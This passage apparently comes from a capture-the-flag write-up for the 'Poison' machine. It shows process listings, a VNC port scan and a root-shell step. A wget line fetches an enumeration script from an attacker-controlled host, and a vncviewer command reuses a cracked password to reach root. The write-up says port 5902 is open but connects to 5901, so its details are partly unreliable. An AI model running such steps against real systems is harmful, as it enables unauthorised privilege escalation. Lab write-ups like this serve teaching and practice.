
The beginning of the command:



```
charix@Poison:~ % ps aux
USER     PID %CPU %MEM    VSZ   RSS TT  STAT STARTED       TIME COMMAND
root      11 100.0  0.0      0    16  -  RL   12:39   84:42.52 [idle]
root      12  0.3  0.1          736  -  WL   12:39    0:28.63 [intr]
root       0  0.0  0.0      0   160  -  DLs  12:39    0:00.02 [kernel]
root       1  0.0  0.1   5408  1040  -  SLs  12:39    0:00.02 /sbin/init --
root       2  0.0  0.0      0    16  -  DL   12:39    0:00.00 [crypto]
root       3  0.0  0.0      0    16  -  DL   12:39    0:00.00 [crypto returns]
root       4  0.0  0.0      0    32  -  DL   12:39    0:00.75 [cam]
root       5  0.0  0.0      0    16  -  DL   12:39    0:00.00 [mpt_recovery0]
root       6  0.0  0.0      0    16  -  DL   12:39    0:00.00 [sctp_iterator]
root       7  0.0  0.0      0    16  -  RL   12:39    0:01.71 [rand_harvestq]
root       8  0.0  0.0      0    16  -  DL   12:39    0:00.00 [soaiod1]
root       9  0.0  0.0      0    16  -  DL   12:39    0:00.00 [soaiod2]
root      10  0.0  0.0      0    16  -  DL   12:39    0:00.00 [audit]
root      13  0.0  0.0      0    48  -  DL   12:39    0:00.01 [geom]
root      14  0.0  0.0      0   160  -  DL   12:39    0:00.42 [usb]
root      15  0.0  0.0      0    16  -  DL   12:39    0:00.00 [soaiod3]
root      16  0.0  0.0      0    16  -  DL   12:39    0:00.00 [soaiod4]
root      17  0.0  0.0      0    48  -  DL   12:39    0:00.25 [pagedaemon]
root      18  0.0  0.0      0    16  -  DL   12:39    0:00.00 [vmdaemon]
root      19  0.0  0.0      0    16  -  DL   12:39    0:00.00 [pagezero]
root      20  0.0  0.0      0    32  -  DL   12:39    0:00.15 [bufdaemon]
root      21  0.0  0.0      0    16  -  DL   12:39    0:00.02 [bufspacedaemon]
root      22  0.0  0.0      0    16  -  DL   12:39    0:04.38 [syncer]
root      23  0.0  0.0      0    16  -  DL   12:39    0:00.31 [vnlru]
root     319  0.0  0.5   9560  5052  -  Ss   12:39    0:00.49 /sbin/devd
root     390  0.0  0.2  10500  2448  -  Ss   12:39    0:00.26 /usr/sbin/syslogd -s
root     543  0.0  0.5  56320  5404  -  S    12:40    0:04.64 /usr/local/bin/vmtoolsd -c /usr/local/share
root     620  0.0  0.7  57812  7052  -  Ss   12:40    0:00.29 /usr/sbin/sshd
root     627  0.0  0.8  85228  7768  -  Is   12:40    0:00.03 sshd: charix [priv] (sshd)
root     629  0.0  0.8  85228  7772  -  Is   12:40    0:00.02 sshd: charix [priv] (sshd)
```

Process 1

The end of the command:




```
root    3584  0.0  0.7  61264  7344  -   Ss   14:06   0:00.02 sshd: [accepted] (sshd)
sshd    3585  0.0  0.7  61264  7372  -   S    14:06   0:00.01 sshd: [net] (sshd)
root     529  0.0  0.9  23620  9032 v0-  I    12:40   0:00.24 Xvnc :1 -desktop X -httpd /usr/local/share/tight
root     540  0.0  0.7  67220  7064 v0-  I    12:40   0:00.10 xterm -geometry 80x24+10+10 -ls -title X Desktop
root     541  0.0  0.5  37620  5312 v0-  I    12:40   0:00.02 twm
root     744  0.0  0.2  10484  2076 v0   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv0
root     745  0.0  0.2  10484  2076 v1   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv1
root     746  0.0  0.2  10484  2076 v2   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv2
root     747  0.0  0.2  10484  2076 v3   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv3
root     748  0.0  0.2  10484  2076 v4   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv4
root     749  0.0  0.2  10484  2076 v5   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv5
root     750  0.0  0.2  10484  2076 v6   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv6
root     751  0.0  0.2  10484  2076 v7   Is+  12:42   0:00.00 /usr/libexec/getty Pc ttyv7
root     553  0.0  0.4  19660  3620  0   Is+  12:40   0:00.02 -csh (csh)
charix   635  0.0  0.4  19660  3788  1   Is+  12:40   0:00.18 -csh (csh)
charix   659  0.0  0.4  19660  3604  2   Is+  12:41   0:00.03 -csh (csh)
charix   798  0.0  0.6  32316  5840  2   T    12:44   0:00.01 wget http://10.10.16.20:9999/LinEnum.sh
```

Process_2

Ok, good news, we have found the VNC process. It's in details **Xvnc**. So, let's continue like that to the root.


We searched the local port of VNC in local machine. It reveals that's under 5900 to 5906. So, we tested with NMAP.



VNC ports Scan

As we can see, the only available port is **5902**. So, let's connect to it! We have the password we cracked before.

Vncviewer -passwd secret 127.0.0.1:5901



Execution and catch the root flag